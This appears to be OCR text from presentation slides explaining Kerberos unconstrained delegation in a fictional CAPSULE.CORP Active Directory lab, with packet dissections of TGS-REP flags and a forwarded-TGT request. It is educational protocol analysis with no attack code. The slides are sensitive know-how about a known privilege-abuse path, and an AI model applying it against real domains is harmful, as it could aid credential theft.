

AS
Vegeta
ST
encTGSRep
TGS
NTDS
TGT
Info
Auth
Vegeta
15:00
Unconstrained Delegation
TRUSTED_FOR_DELEGATION
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

TGS-REP - HTTP Ticket

- The KDC notices Unconstrained Delegation
- The resulting HTTP Service Ticket has an ok-as-delegate flag
- The client knows the service is suitable as a delegate




```
enc-part
  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  cipher: cd36dba5e3c9192859b7fc3b646021b2d60865413fd976f7…
    encTGSRepPart
      key
      last-req: 1 item
      nonce: 547982417
      Padding: 0
      flags: 40a50000
        0... .... = reserved: False
        .1.. .... = forwardable: True
        ..0. .... = forwarded: False
        ...0 .... = proxiable: False
        .... 0... = proxy: False
        .... .0.. = may-postdate: False
        .... ..0. = postdated: False
        .... ...0 = invalid: False
        1... .... = renewable: True
        .0.. .... = initial: False
        ..1. .... = pre-authent: True
        ...0 .... = hw-authent: False
        .... 0... = transited-policy-checked: False
        .... .1.. = ok-as-delegate: True
        .... ..0. = unused: False
        .... ...1 = enc-pa-rep: True
        0... .... = anonymous: False
      authtime: 2021-04-02 13:57:34 (UTC)
      starttime: 2021-04-02 13:57:34 (UTC)
      endtime: 2021-04-02 23:57:34 (UTC)
      renew-till: 2021-04-09 13:57:34 (UTC)
      srealm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: HTTP
          SNameString: sharebrowser.capsule.corp
      encrypted-pa-data: 2 items
```



Service is suitable as a delegate

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator




🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

TGS-REQ - Delegation TGT


- Sending TGT + Authenticator

- Target SPN:
  - krbtgt/capsule.corp


- Client asks for a forwarded TGT to be sent to the service
  - "A server that is acting as a delegate has been granted a proxy or a forwarded TGT"



```
▾ padata: 1 item
  ▾ PA-DATA PA-TGS-REQ
    ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
      ▾ padata-value: 6e8204ea308204e6a003020105a
        ▾ ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
          ▸ ap-options: 00000000
          ▸ ticket
          ▸ authenticator
```




```
▾ kdc-options: 60810010
    0... .... = reserved: False
    .1.. .... = forwardable: True
    ..1. .... = forwarded: True
    ...0 .... = proxiable: False
    .... 0... = proxy: False
    .... .0.. = allow-postdate: False
    .... ..0. = postdated: False
    .... ...0 = unused7: False
    1... .... = renewable: True
```



```
▾ sname-string: 2 items
    SNameString: krbtgt
    SNameString: CAPSULE.CORP
```

https://web.mit.edu/kerberos/krb5-1.5/krb5-1.5.4/doc/krb5-user/Kerberos-Ticket-Properties.html




Forwarded… huh?

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

TGS-REP – Delegated TGT

